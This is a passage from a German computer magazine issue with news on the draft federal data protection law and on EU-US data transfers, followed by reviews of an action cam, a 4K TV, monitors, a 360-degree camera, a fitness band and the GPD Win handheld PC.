Der Konkurrent Hyperloop Transportation Technologies (HTT) gab Mitte Januar die Unterzeichnung eines Forschungsabkommens mit der tschechischen Stadt Brunn bekannt. Untersucht werden soll, ob eine Hyperloop-Verbindung zwischen Brunn und der 130 Kilometer entfernten slowakischen Hauptstadt Bratislava machbar ist.

(pmz@ct.de)

Anzeige

Maximal kompliziert

Breite Kritik am deutschen Sonderweg in Sachen Datenschutz

Der Entwurf des Bundesinnenministeriums für ein neues Bundesdatenschutzgesetz stößt sowohl bei Daten- und Verbraucherschützern als auch bei Arbeits- und Wirtschaftsanwälten auf harte Kritik. Nicht nur für Nutzer, auch für Unternehmen könnte das Gesetz unangenehme und teure Konsequenzen haben.

Von Christiane Schulzki-Haddouti

Die harte Kritik der Datenschutzbeauftragten von Bund und Ländern am Kabinettsentwurf für die Anpassung des Bundesdatenschutzgesetzes (BDSG) an die Europäische Datenschutz-Grundverordnung (DSGVO) findet Zustimmung. So kritisiert die Verbraucherzentrale Bundesverband (VZBV), dass der aktuelle Entwurf die Informationsrechte der Betroffenen auf „nicht akzeptable Weise“ einschränke. Beispielsweise müssen Unternehmen ihre Kunden nicht informieren, wenn dadurch ein unverhältnismäßiger Aufwand entstünde. Der VZBV glaubt, dass damit deutsche Verbraucher rechtlich schlechter gestellt würden als Verbraucher in anderen EU-Mitgliedstaaten. Überdies würden aber auch Vorgaben der Datenschutzaufsichtsbehörden zu Privacy by Design ins Leere laufen.

Die Datenschutzbeauftragten von Bund und Ländern hatten bereits Ende Januar den Entwurf als handwerklich schlecht gemacht und inhaltlich überzogen bezeichnet. Wiederholt warnten sie, dass die geplante Abschwächung der Zweckbindung dazu führen könnte, dass viele andere wichtige Datenschutzprinzipien wie das der Datensparsamkeit ins Leere laufen. Die niedersächsische Landesdatenschutzbeauftragte Barbara Thiel mahnt in ihrer Funktion als Vorsitzende der Datenschutzkonferenz von Bund und

Ländern (DSK): „Datenverarbeitungsprozesse müssen so organisiert werden, dass die Information der Betroffenen ohne signifikanten Mehraufwand sichergestellt werden kann. Technisch ist das schon heute möglich.“

„Äußerst fraglich“ findet der Verbraucherverband auch eine neue Regel, die es privaten Krankenversicherungen erlauben soll, automatisierte Entscheidungen zu treffen, wenn einem Versicherten eine Erstattung gekürzt werden soll. Bislang mussten solche Fälle einzeln geprüft werden. Ein solches Verfahren könnte Versicherte teuer zu stehen kommen.

Heftige Kritik

Ungewöhnlich ist die heftige Kritik von Arbeitsrechtlern und Wirtschaftsanwälten. Der Arbeitsrechtler Till Hoffmann-Remy zeigt sich irritiert, dass die Bundesregierung nicht auf die bereits im Dezember formulierte Kritik an dem Entwurf reagierte. Das Ergebnis sei eine „maximal komplizierte Regelung“ mit vielen Ausnahmen und Rückausnahmen, weshalb nur die Datenschutz-Grundverordnung als „einigermaßen seriöse Arbeitsgrundlage“ heranzuziehen sei.

Tim Wybitul von der international tätigen Wirtschaftskanzlei Hogan Lovells sieht in dem Anpassungsgesetz einen teuren „deutschen Sonderweg“. Die vielen unpräzise formulierten Stellen würden zu Auslegungsproblemen führen, die in teure Rechtsstreitigkeiten münden könnten. Laut Wybitul hätten viele große Unternehmen bereits jetzt Millionenbeträge für die Umsetzung der EU-Datenschutz-Grundverordnung budgetiert. Hinzu kämen weitere Kosten, um zusätzlich die neuen Sonderregeln für einzelne Mitgliedsstaaten zu analysieren und umzusetzen.

Die Einschränkung der Verbraucherrechte könnte auch für die Unternehmen teuer werden. Der erst jüngst ins Amt gekommene baden-württembergische Landesdatenschützer Stefan Brink betont,



Bild: Martin Rulisch, Wikimedia Commons, CC-by-sa 4.0

Die Umsetzung der EU-Datenschutz-Grundverordnung fällt ins Innenressort; zuständig ist Bundesinnenminister Thomas de Maizière.

dass der Entwurf die Unternehmen nur vordergründig entlaste. Letztlich aber würden auf europäischer Ebene gemeinsame Positionen mehr zählen als nationale Alleingänge. Der grüne Europaabgeordnete Jan Philipp Albrecht erwartet, dass diese Einschränkungen vom Europäischen Gerichtshof gekippt werden würden. Für Wirtschaftsanwalt Wybitul ist klar: „Dann müssen Unternehmen nachsteuern. Das kostet natürlich wieder Geld.“

Wybitul rät, das überambitionierte deutsche Ausführungsgesetz auf die wesentlichen Regelungen zu beschränken, etwa auf die Zuständigkeit der Datenschutzbehörden, den Beschäftigten-datenschutz oder die Bestellung und den Kündigungsschutz von Datenschutzbeauftragten. Alles andere, so betont Stefan Brink, müsse gemeinsam auf europäischer Ebene fortentwickelt werden. Dazu gehören spezielle Regeln zu Big Data, Scoring, Internet der Dinge und Robotik.

Bereits in der letzten Februarwoche wird der Kabinettsentwurf im Bundesrat beraten. Die Kritik der Landesdatenschutzbeauftragten war zuletzt vernichtend gewesen. Den Ländern dürfte vor allem aufstoßen, dass die Bundesregierung das Mitspracherecht der Länder im kommenden Europäischen Datenschutzausschuss empfindlich beschneiden will.

(uma@ct.de) **ct**

Datenspeicherung in den USA steht in Frage

Derzeit stehen zwei zentrale Rechtsinstrumente des transatlantischen Datenverkehrs auf der Kippe: der EU-US Privacy Shield und die EU-Standardvertragsklauseln, auf die sich US-Firmen wie Microsoft und Facebook stützen.

Der von US-Präsident Donald Trump am 25. Januar unterzeichnete präsidentiale Erlass zur „Verbesserung der öffentlichen Sicherheit“ nimmt Nicht-US-Bürger vom Schutz des „Privacy Act“, also weitreichender Datenschutzbestimmungen, aus. Das bringt auch das erst im August zwischen den USA und der EU geschlossene Übereinkommen „Privacy Shield“ in Gefahr, das es in der EU ansässigen Unternehmen erlaubt, personenbezogene Daten von EU-Bürgern in den USA speichern und verarbeiten zu lassen. Durch Trumps Erlass hält der ehemalige Bundesdatenschützer Peter Schaar das Privacy-Shield-Abkommen für obsolet, da damit auch der zugrunde liegende „Judicial Redress Act 2015“ aufgehoben sei.

Der Berliner Anwalt und Datenschutzberater Niko Härting weist darauf hin, dass sich der präsidentiale Erlass nur auf den Privacy Act von 1974 bezieht, der den Schutz der Daten US-amerikanischer Bürger in der behördlichen Datenverarbeitung regelt. Der hamburgische Datenschutzbeauftragte Johannes Caspar sieht im Privacy Shield ein insgesamt wackliges Konstrukt, da er „im Kern nur aus Erlassen und unverbindlichen Zusicherungen der US-Regierung“ bestehe. Alles Erreichte sei von der Laune des neuen Präsidenten abhängig.

Für Verunsicherung von US-Cloud-Anbietern sorgt auch eine kürzlich ergangene Gerichtsentscheidung, die der US-Polizeibehörde FBI erlaubte, auf Daten von Google-Kunden im Ausland zuzugreifen. Ein ähnlich gelagertes Gerichtsverfahren gegen Microsoft hatte ein Berufungsgericht

in New York erst Ende Januar nach vier Jahren Rechtsstreit im Sinne des Datenschutzes entschieden.

Am High Court in Dublin ging der Streit zwischen Max Schrems und Facebook Anfang Februar in eine neue Runde: Schrems stellt die EU-Standardvertragsklauseln in Frage. Auf diese baut Face-

book – wie viele andere US-Firmen – seit dem obsolet gewordenen „Safe Harbor“-Abkommen seine Vertragsbeziehungen zu europäischen Nutzern auf. Zu erwarten ist, dass das irische Gericht dem Europäischen Gerichtshof einige Fragen zur Klärung vorlegen wird.

(Christiane Schulzki-Haddouti/uma@ct.de)

Anzeige

Sportler-Cam

Action Cam Garmin Virb Ultra 30



Mit der Virb Ultra 30 wendet sich Garmin an Sportler jeder Couleur, vor allem aber an Radler – und Motorradfahrer.

Von Joachim Sauer

Zahllos und uniform: Action Cams sind rechteckig, haben eine leicht aus der Mitte versetzte Optik und ein separates Schutzgehäuse. Diesem Diktat unterwirft sich Garmin nun mit seiner dritten Action Cam im Programm. Die Virb Ultra 30 zeichnet nicht nur 4K-Videos, sondern auch GPS-Daten, Höhenmeter und die Infos externer Sensoren auf. An die Kamera lassen sich etwa Herz- oder Trittfrequenz-Sensoren via Bluetooth ankoppeln.

Robust

Die Elektronik der Virb steckt in einem soliden, aus Aluminium gefertigten Gehäuse. Erfreulicherweise gibt es noch den praktischen Schiebeschalter der ersten Virb-Modelle, mit dem man das Gerät so einfach wie eindeutig einschalten und die Aufnahme starten kann. Dank magnetischer Kopplung ist der Schalter auch im Schutzgehäuse bedienbar – wie das Touchdisplay, bei dem Garmin seine Erfahrung mit Outdoor-Geräten ausspielt. So lässt sich das mit gut verständlichen Symbolen arbeitende Menü auch im Einsatz bedie-

nen, wenn auch nicht im Schutzgehäuse unter Wasser. Die wichtigsten Einstellungen erreicht man direkt im Menü, doch darunter gibt es noch weitere komplizierte Grundeinstellungen, die nicht immer leicht verständlich sind; dann muss man einzelne Menüpunkte in der digitalen Bedienungsanleitung nachschlagen. Dennoch: Die Ultra 30 lässt sich deutlich besser bedienen als die Vorläufer-Modelle.

Das Menü der Virb Ultra 30 lässt ausgefeilte Bildeinstellungen zu, ähnlich dem GoPro Protunes-Modus. So kann man – im Vivid-Mode – ein besonders buntes Bild bekommen oder für bessere Nach-



Das Menü der Virb Ultra 30 ist in der obersten Ebene dank der Symbole weitgehend selbsterklärend – in den Ebenen darunter ist das dann allerdings nicht mehr ganz so einfach.

bearbeitungsmöglichkeiten ein flaches Farbprofil wählen, die ISO-Empfindlichkeit begrenzen und den Weißabgleich festlegen. Zudem hat Garmin der Kamera eine ordentlich funktionierende Sprachsteuerung spendiert. Schließlich signalisiert die Action Cam mittels heller LEDs den aktuellen Gerätestatus in alle Richtungen. Nicht ganz so gut hat uns die Kommunikation mit der schicken App gefallen, denn die Vorschau reagiert mit etwas zu langer Verzögerung.

Die Akkukapazität reicht für gerade mal eine Stunde – das dürfte den meisten Ausdauersportlern nicht reichen. Die Kamera bietet im 4K-Modus nur einen Weitwinkel von 115 Grad, erst bei Full-HD darf man den Blickwinkel verändern. Der elektronische Bildstabilisator arbeitet ordentlich, kommt aber nicht an die derzeitige Referenz mit optischem Bildstabilisator, die FDR-X3000 von Sony, heran. Das Bild zeigt bei Erschütterung deutliche Jitter- und Wobble-Effekte. Allerdings fällt die Farbabstimmung farblich ausgewogen aus, die Automaten reagieren gut auf Lichtwechsel.

Garmin hat die Virb Ultra 30 sehr deutlich auf Biker zugeschnitten – ob motorisiert oder selbsttretend. Genau für diese ist die Funk-Anbindung externer Geräte über ANT+ ein schlagkräftiges Argument. Auf dem Fahrrad könnte man auf den Tacho verzichten, da dieser schon in der Action Cam eingebaut ist – wenn der Akku nicht etwas zu schwachbrüstig wäre.

(uh@ct.de) **ct**

Garmin Virb Ultra 30	
Action Cam	
Sensorgroße/-auflösung	1/2,3 Zoll, 7,2 MPixel
Videoauflösung HD	1920 × 1080 Pixel
Bilder/s	96/60/50/30/25
Videoauflösung 4K	3840 × 2160 Pixel
Bilder/s	30/25/24
Datenrate (Full-HD/4K)	30 MBit/s/60 MBit/s
Aufnahmedauer pro Gigabyte (Full-HD/4K)	4,5 min/2,5 min
Videoformat (Full-HD/4K)	MPEG-4/XAVC S
Abmessungen (Länge × Breite × Höhe)	4,1 × 7,9 × 8,0 cm
Gewicht	162 g
c't-Tests: Akkulaufzeit	68 Minuten
Aufnahmewinkel (min. ... max.)	62 ... 115 Grad
Bewertung	
Bedienung / Audio	⊕ / ⊕
Video: Outdoor/Indoor/Lowlight	⊕ / ⊕ / ○
Bildberuhigung	○
Preis	430 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	



Farbstarkes HDR-TV

**Samsungs 65-zölliges Smart-TV
UE65KS8590T im Test**

Das leicht gebogene 4K-TV von Samsung überzeugt mit satten Farben, hohem Kontrast und seiner ausgeklügelten Benutzerführung, hat aber auch ein paar Schwächen.

Von **Ulrike Kuhlmann**

Der 65-zöllige Fernseher UE65KS8590T von Samsung wirkt im ausgeschalteten Zustand rahmenlos, die Bildfläche wird von einem nur wenige Millimeter breiten Rand eingefasst. Das 4K-Display ist leicht nach vorn gewölbt („curved“), was bei dieser Schirmgröße zum Eintauchen einlädt, aber auch Nachteile birgt: Die Krümmung ruft irritierende Spiegelungen am Schirm hervor – alles wird in die Breite gezogen. Leider sieht man die Spiegelungen nicht nur am ausgeschalteten Display, sondern auch in dunklen Bildinhalten am laufenden Fernseher.

Gute Benutzerführung

Zuschauer werden von Samsung mit einblendeten Hinweisen komfortabel durch die TV-Einstellmöglichkeiten geleitet. Die kleine Bluetooth-Fernbedienung hält alle wichtigen Funktionen im Direkt-

zugriff bereit und lässt sich nach kurzer Eingewöhnungszeit intuitiv nutzen. Auch die Sprachsteuerung über das darin integrierte Mikrofon klappt. Über die „Home“-Taste ruft man unten am Display eine Leiste mit Auswahlfeldern und den wichtigsten Video-on-Demand-Diensten auf. Auf alle Eingaben reagiert das TV angenehm schnell.

Satte Farben

Das Smart-TV gibt die Fernsehbilder hell und kontraststark wieder, Farben und Hauttöne wirken natürlich. Das gilt vor allem bei echten HD-Inhalten. Sendungen in Standardauflösung oder vom Sender hochgerechnete PAL-Formate gerieten am 4K-Display dagegen etwas scheckig bunt; das machte sich besonders in Gesichtern bemerkbar.

Der HDR10-fähige UE65KS8590T überzeugte bei HDR-Serien wie Amazons „Mozart in the Jungle“ mit tollen Farben und hohen In-Bild-Kontrasten – ohne dass die Darstellung unnatürlich wirkte. Eine Nanopartikel-Folie im TV wandelt einen Teil des Lichts der blauen Backlight-LEDs in rotes und grünes Licht, Gelbfilter schärfen zusätzlich die Farbspektren. Beides sorgt für die satten Farben.

Im Hauptmenü hält der 4K-Fernseher unter Bildmenü/Spezialmodus eine HDR+-Einstellung bereit, mit der man die Kontrast- und farbstarke Wiedergabe auch bei Inhalten ohne HDR aktivieren kann. Hat der Fernseher HDR erkannt – er signalisiert dies durch eine kurze Einblendung –, sollte man tunlichst die Finger von der HDR+-Einstellung lassen, da die Darstellung sonst viel zu bunt gerät.

Beleuchtungssteuerung

Leider ist das LC-Display ungleichmäßig ausgeleuchtet, die Mitte überstrahlt mit 343 cd/m² die Ecken teilweise um fast 100 cd/m². Gemessen haben wir die Ausleuchtung auf einem komplett weißen Bild im Auslieferungszustand des TV bei deaktiviertem Umgebungslichtsensor.

Bei der Ermittlung des Energiebedarfs spielt die „Bewegungsgesteuerte Beleuchtung“ eine sehr große Rolle. Sie soll laut Samsung den „Stromverbrauch durch Helligkeitsregelung, die an Bewegungen angepasst wird, reduzieren.“ Tatsächlich reduziert sie nach etwa 50 Sekunden schlicht das Backlight, wenn das Display bewegte Bilder wiedergibt. Das Bild wird dann dunkler, der Leistungsbedarf sinkt – eine echte Bewegungsanpassung sieht anders aus. Die Leistungsaufnahme lag mit aktiver bewegungsgesteuerter Beleuchtung bei 138 Watt, ohne diese Voreinstellungen waren es 238 Watt.

Fazit

Mit dem UE65KS8590T hat Samsung ein sehr gutes HDR-Display im Programm, das mit einer ausgeklügelten Benutzerführung überzeugt. Über Automaten wie die „Bewegungsgesteuerte Beleuchtung“ kann man trefflich streiten – aus unserer Sicht verfälschen sie die Energieeffizienzmessung. Immerhin hat Samsung die Funktion dokumentiert und man kann sie deaktivieren. Den guten Bildeindruck mindert sie nicht. (uk@ct.de) **ct**

Samsung UE65KS8590

65"-LCD-TV mit 4K-Auflösung

Auflösung	3840 × 2160 Pixel
Bildfläche	144 cm × 81 cm / 165 cm (65")
Ausstattung	2 × Triple-Tuner, 1 × CI-Slot, 4 × HDMI 2.0a mit HDCP 2.2, 3 × USB, digital Audio-out, Ethernet, WLAN, Fernbedienung
Gerätemaße	145 cm × 90,5 cm × 33,5 cm
Preis	2700 €





Fotokünstler


Eizos 27-Zöller gefällt mit rahmenlosem Design und seiner matten Bildschirmoberfläche.

Der EV2780 gibt Grau- und Farbverläufe ohne Banding wieder, die Farben sind sehr satt und bleiben es auch von der Seite betrachtet. Das IPS-Display löst 2560 × 1440 Bildpunkte auf. Es akzeptiert und verarbeitet 10 Bit pro Farbe, die interne Gammaberechnung erfolgt mit 14 Bit.

Videosignale nimmt der Monitor per HDMI und DisplayPort sowie über den verdrehsicheren USB-C-Anschluss entgegen. Dort werden außer DisplayPort- auch USB-Signale für den eingebauten USB-3.0-Hub übermittelt. Das höhenverstellbare und um 90 Grad ins Hochformat drehbare Display kann am USB-C-Port angeschlossene Mobilgeräte mit 15 oder 30 Watt laden. Nach einem Firmware-Update funktionierte das auch tadellos am MacBook Pro. Allerdings begrenzt Eizo bei 30 Watt die Bildhelligkeit auf 120 cd/m².

Wer zwei Quellen gleichzeitig anschließt, kann sie nebeneinander auf den Schirm holen. Das klappt in allen möglichen Kombinationen. Der Monitor fordert dabei von den Zusiellern automatisch die passende Auflösung von 1280 × 1440 Pixel an – vorbildlich.

Mit solchen Funktionen und der ausgezeichneten Bildqualität empfiehlt sich Eizos EV2780 für anspruchsvolle Bildschirmarbeit. (uk@ct.de)

Eizo EV2780		
27"-Monitor mit USB-C		
Display	IPS-Panel mit 10 Bit Farbauflösung	 winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600
Auflösung	2560 × 1440 Pixel (109 dpi)	
Eingänge	DisplayPort per USB-C, DisplayPort, HDMI, Audio-Klinkenbuchse, USB-3.0-Hub (2 Downstreams)	
Preis	860 €, 5 Jahre Garantie	



Schickes Stück


Beim gut ausgestatteten 4K-Monitor 27UD88 ist LGs Hang zum Apple-Design unübersehbar.

Das höhenverstellbare 4K-Display zeigt 3840 × 2160 Bildpunkte. Es stehen zweimal HDMI, einmal DisplayPort und ein USB-C-Eingang bereit, über den DisplayPort- und USB-Signale zum Monitor gelangen. Die beiden Anschlüsse des USB-3.0-Hub werden mit der Schnellladefunktion an USB-C deaktiviert – ärgerlich.

Man kann zwei Quellen nebeneinander darstellen, allerdings nicht zwei desselben Signaltyps: Die beiden HDMI-Ports liegen intern auf demselben Eingang, ebenso DisplayPort und USB-C.

Leider hat LG beim Schwarzpegel gepatzt: Sehr dunkle Graustufen werden nicht ordentlich differenziert und Schwarz wirkt eher grau. Das schlägt sich im Kontrast nieder: Wir haben 850:1 gemessen. Die Farben löst der 27UD88 mit 10 Bit gleichmäßig auf; sie sind schön satt und bleiben auch von schräg betrachtet stabil.

Für Gamer gibts gleich vier Modi und einen dreistufigen Overdrive, der in der schnellsten Stufe allerdings für Überschwinger und damit für unschöne Säume an bewegten Kanten sorgt. AMDs FreeSync wird ebenfalls unterstützt, leider nur im Bereich zwischen 40 und 60 Hz. Die Schaltzeit (Overdrive mittel) von 7,6 ms (g-t-g) reicht für die meisten Spiele aus. (uk@ct.de)

LG 27UD88		
27-zölliger 4K-Monitor mit USB-C		
Display	IPS-Panel mit 10 Bit Farbauflösung	 winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600
Auflösung	3840 × 2160 Pixel (163 dpi)	
Eingänge	DisplayPort per USB-C, DisplayPort, 2x HDMI, Audio-Klinkenbuchse, USB-3.0-Hub (2 Downstreams)	
Preis	610 €, 2 Jahre Garantie	



Rundumblick

Einfach ans iPhone koppeln, um Rundum-Videos und -Fotos zu machen: Das verspricht die 360-Grad-Kamera Insta360 Nano.

Dank des offiziellen „Made for iPhone“-Siegels lässt sich die Kamera Insta360 Nano kinderleicht in Betrieb nehmen: An die Lightning-Buchse anstöpseln, die kostenlose App laden – schon kann man die ersten 360-Grad-Fotos schießen oder -Videos aufnehmen.

Über die App lässt sich die Kamera einfach und zügig bedienen. Dank der großen Blendenöffnung (f/2.0) gelingen auch Aufnahmen bei schwacher Beleuchtung. Die Gesamtauflösung von 3040 × 1520 Pixeln rangiert im Mittelfeld aktueller Modelle. Die nicht optimal kaschierte Nahtstelle zwischen Vorder- und Rückseite führt beispielsweise zu verformten Gesichtern. Der Ton wird nur in Mono aufgezeichnet.

Die Kamera speichert Videos und Bilder direkt auf dem iPhone oder auf einer TF-Karte (bis 64 GByte). Dank des eigenen Akkus (800 mAh) kann man sie auch separat betreiben: Mehrmals auf den einzigen Bedientknopf zu drücken löst (zeitverzögerte) Fotos oder Videoaufnahmen aus. Die überträgt man per USB-Kabel auf den Rechner oder postet sie aus der App auf Facebook.

Die Transportbox dient gleichzeitig als VR-Cardboard. Damit dem Betrachter nicht übel wird, sollte man die Kamera sehr ruhig halten oder auf einem Stativ befestigen (Adapter: 30 Euro). Bildqualität und Handhabung können insgesamt überzeugen. (hag@ct.de)

Insta360 Nano	
360-Grad-Kamera fürs iPhone	
Hersteller	Shenzhen Arashi Vision Co. Ltd., www.insta360.com
Anschlüsse	USB, Lightning
Systeme	iPhone ab 6, iOS ab 8.1
Preis	230 €

Anzeige



Kraftsportuhr

Fitnessarmband mit Übungserkennung

Das texanische Start-up Atlas Wearables will mit „Wristband 2“ ein Fitnessarmband geschaffen haben, mit dem Kraftsportler, Crossfitter und Fans des Eigengewichtstrainings endlich ihre Leistungen aufzeichnen können.

Von Nico Jurrán

Die aktuell erhältlichen Sportuhren müssten eigentlich „Ausdauersportuhren“ heißen. Aussagekräftige Werte liefern sie nur für Disziplinen wie Laufen und Radfahren. Mit den bei diesen Modellen üblichen Parametern wie Geschwindigkeit, Trittfrequenz und Strecke kommt man bei Kraftsport- oder Eigengewichtsübungen nicht weit. Leistung wird dort daran gemessen, wie viele Sätze einer Übung man mit jeweils welcher Anzahl Wiederholungen bewältigt – und gegebenenfalls daran, welches Gewicht man dabei bewegt.

Hier setzt das „Wristband“ von Atlas Wearables an, das im Training über eingebaute Beschleunigungssensoren die Art der ausgeführten Übung erkennen sowie Wiederholungen und Sätze zählen soll. Wir haben uns aus den USA die zweite Auflage kommen lassen, die im Unterschied zum Erstling bis zu einer Tiefe von 30 Metern wasserdicht ist und mehr Speicher bietet.

Das Wristband besteht aus einem klappenartigen Modul mit flackerndem Touch-Display und integriertem Pulsmesser. Es steckt mittels Magnethalterung an einem recht unbequem sitzenden Kunststoff-Armband. Außerhalb des Trainings zeigt es Uhrzeit und Datum an, trackt aber weder Schritte noch Schlaf und bietet keine Smartwatch-Funktionen. Die Bluetooth-Smart-Anbindung ans Smartphone dient nur dazu, das Gerät über die zugehörige App zu konfigurieren und an diese die Trainingsdaten für eine ausführliche Analyse zu übermitteln.

Im Training

Das Armband lauert im Trainingsmodus „Freestyle“ auf typische Bewegungsmuster und beginnt mit der Erfassung der Übungen, sobald es eine erkannt zu haben meint. Unterscheiden kann es zwischen rund 40 Übungen, die man vorher in der App aus einem Katalog mit über 100 Übungen auswählt. Alternativ legt man in der App für den „Workout“-Modus ein (und nur ein) Training fest, das sich nach Synchronisation mit dem Armband dann Übung für Übung abarbeiten lässt. Schließlich gibt es noch einen simplen Herzfrequenz-Modus. Uhrzeit und momentane Herzfrequenz zeigt das Band aber sowieso bei allen Trainingsmodi stets an.

Im Test erkannte das Wristband viele Übungen mühelos – darunter neben Bur-

pees, Liegestützen und Kniebeugen mit einer Langhantelstange auch alternierende Kettlebell-Schwünge und Kniebeuge-Varianten wie Goblet Squats (mit Kettlebell vor der Brust). Starke Armbewegungen führten zu Problemen: So identifizierte das Armband Butterfly Situps als Sprünge auf eine Box. „Bergsteiger“, bei denen man kaum die Arme bewegt, wurden indes korrekt erkannt. Reine Beinübungen im Sitzen, bei denen man die Arme nicht bewegt, erfasst das Band erwartungsgemäß nicht.

Selbst bei korrekt erkannten Übungen kam es vor, dass die Zahl der erfassten Wiederholungen nicht stimmte – etwa weil das Wristband eine Armbewegung nach dem Ende der Einheit fälschlicherweise als weitere Ausführung erkannte. Auch das bloße Bewegen von Hantelstangen und Gewichten interpretierte das Armband schon mal als Übung. Fehlerhaft erfasste Wiederholungen lassen sich immerhin direkt am Wristband nach der Übung oder in der App korrigieren. Das Gewicht muss man so oder so manuell eingeben.

Bei den vorgegeben Übungen haben sich die Entwickler auf die Bereiche Crossfit, Eigengewichtsübungen, Freihantel- und Schlingentraining (TRX) konzentriert. Eine Übung an einer Maschine wird ab Werk nur erkannt, wenn der Bewegungsablauf der freien Variante entspricht – etwa an einer Abdominal Crunch Machine. Allerdings bietet das Wristband einen Lernmodus, bei der man den Bewegungsablauf mehrfach hintereinander aufzeichnet. Dies klappte mit Übungen an einer Butterfly- und einer Seitheben-Maschine auf Anhieb.

Fazit

Auch wenn das Wristband 2 nicht jede Übung erkennt und öfter manuelle Korrekturen beziehungsweise Ergänzungen an den erfassten Daten nötig sind: Es zeigt, in welche Richtung die Entwicklung in den kommenden Jahren gehen dürfte. Vor allem Crossfitter und Fans von Eigengewichtstrainings dürften zugreifen, wenn ein Hersteller die Technik in einer ansprechenden Hülle verpackt. (nij@ct.de) **ct**

Atlas Wristband 2	
Fitnessarmband	
Hersteller	Atlas Wearables, www.atlaswearables.com
Display	OLED, 128 × 64 Pixel, einfarbig
Sprache	Englisch
Systemanf.	Smartphone mit Android ab 5.0 oder iOS ab 8.5, Bluetooth Smart
Preis	200 US-\$ (eventuell zzgl. Zoll und Einfuhrumsatzsteuer)

Anzeige

Kleine Dampfmaschine

Handheld-PC GPD Win 5.5 für Windows-Spiele



Obwohl gerade mal so groß wie ein Nintendo 3DS, steckt in dem kleinen GPD Win doch ein kompletter Rechner mit Windows 10. Dank eingebautem Gamepad eignet er sich vor allem zum mobilen Spielen – zum Beispiel von Klassikern und Indie-Titeln aus der Steam-Bibliothek.

Von Hartmut Gieselmann und Christof Windeck

Was aussieht wie ein riesiges Klapp-Handy aus der Prä-iPhone-Ära ist ein Mini-PC mit Windows 10: Der GPD Win 5.5 ist das Ergebnis einer Crowdfunding-Kampagne auf Indiegogo im Frühjahr 2016. In Deutschland ist das Gerät bei Open Pandora beziehungsweise Dragonbox.de erhältlich.

Der Mini-PC wird wie ein Nintendo 3DS in beiden Händen gehalten. Spitzt man seine Fingernägel an, kann man auf der winzigen Tastatur im US-Layout bes-

tenfalls Passwörter oder Freischaltcodes eingeben – zum Schreiben längerer Texte ist sie ungeeignet. Der GPD ist aber auch gar nicht zum Arbeiten gedacht, sondern vielmehr zum Spielen. Dazu wurden oberhalb der Tastatur die typischen Bedienelemente eines Gamepads eingebaut. An der Rückseite kann man mit den Zeigefingern zudem jeweils zwei Schultertasten drücken. Alternativ fungieren sie auch zum Klicken, wenn man per Schiebeschalter die Gamepad- auf Maus-Steuerung umstellt.

Die Knöpfe reagieren knackig und lassen sich gut bedienen. Einzig wenn ein Spiel das Drücken der Analogsticks verlangt, muss man für die separaten Tasten L3 und R3 nach rechts unten umgreifen.

Big Picture in klein

Das Touch-Display mit 720p-Auflösung auf 5,5 Zoll Diagonale liefert mittlere Smartphone-Qualität. Zur Bedienung von Windows 10 ist es unterdimensioniert, die kleinen Schriften sind zuweilen schwer zu entziffern. Mit maximal 323 cd/m² Hellig-

keit kann man draußen allenfalls nachts oder im Schatten spielen – in praller Sonne erkennt man nichts. Touch-Felder trifft man nur mit etwas Glück oder einem (nicht mitgelieferten) Stylus.

Der Platz genügt jedoch, um Steam in dessen Big-Picture-Modus zu bedienen. Das funktioniert mit den Gamepad-Tasten relativ reibungslos, denn sie werden automatisch richtig erkannt. Idealerweise wählt man für den GPD Spiele, die sich in Steam per Gamepad steuern lassen. Über das praktische Menü lassen sich aber auch Steam-fremde Spiele einbinden.

Der GPD hat einen Lage-Sensor eingebaut, der nervigerweise die Darstellung ins Hochformat umschaltet, sobald man den GPD etwas kippt. Am besten schaltet man den Sensor im Device Manager komplett aus, indem man unter „Sensors/Kionix Sensor Fusion Driver“ den Treiber deaktiviert. Dadurch verhindert man auch Darstellungsprobleme mit einigen Spielen.

Der kleine integrierte Lautsprecher kann Sprache verständlich wiedergeben. Die 3,5-mm-Buchse für Kopfhörer liefert befriedigende Signalqualität.

Innenleben

Herzstück des GPD Win ist sparsame Tablet-Technik aus dem Jahr 2015, nämlich Intels Atom x7-Z8700 mit vier Kernen und integriertem Grafikprozessor namens „HD Graphics“. Die Rechenleistung des Atom entspricht ungefähr der eines zehn Jahre alten Pentium D, die 3D-Performance der DirectX-11-GPU lässt sich grob mit der einer sieben Jahre alten GeForce GT 420 vergleichen. Immerhin gebietet der Prozessor über 4 GByte RAM und 64 GByte Flash-Speicher, das ist jeweils doppelt so viel wie bei Tablets und Billig-Notebooks der 200-Euro-Klasse. Windows 10 64-Bit ist im UEFI-Modus und in englischer Sprachversion vorinstalliert.

Die Leistung genügt für Spiele aus der Ära der Xbox 360 und PS3. Im Test lief etwa „Deus Ex: Human Revolution“ von 2013 relativ flüssig. „Shadow Warrior“ aus dem gleichen Jahr hatte indes mit leichtem Ruckeln zu kämpfen. Neuere Titel laufen nur, wenn sie geringe Leistungsansprüche stellen. Das beliebte Skyrim bleibt wegen zu geringer Framerate genauso außen vor wie das gut ein Jahr alte Superhot. Eine Liste kompatibler Spiele haben Anwender auf Reddit zusammengetragen (siehe Link am Ende des Artikels).

Als Flash-Speicher dient wie in Smartphones ein eMMC-Chip, eine Art

langsame SSD, der aber beim Lesen immerhin 160 MByte/s liefert; rund 37 GByte waren frei, nachdem wir einige Updates eingespielt und anschließend die Datenträgerbereinigung ausgeführt hatten. Der Platz schrumpft durch Windows-Updates und installierte Spiele rasch. Lade- und Bootvorgänge können schon mal das ein oder andere Minütchen dauern – vor allem wenn Windows automatisch Updates einspielt. Zusätzlichen Massenspeicher kann man nur per USB-Stick oder mit einer MicroSD-Karte nachrüsten. Von letzterer liest der GPD Win immerhin mit mehr als 80 MByte/s. Die Datentransferrate via USB 3.0 ist sehr gut. Der WLAN-Chip funkt auch ordentlich schnell und kennt das 5-GHz-Band. Eine SIM-Karte für mobiles Internet schluckt der GPD nicht – hier muss man auf USB-Sticks ausweichen.

Anschlüsse

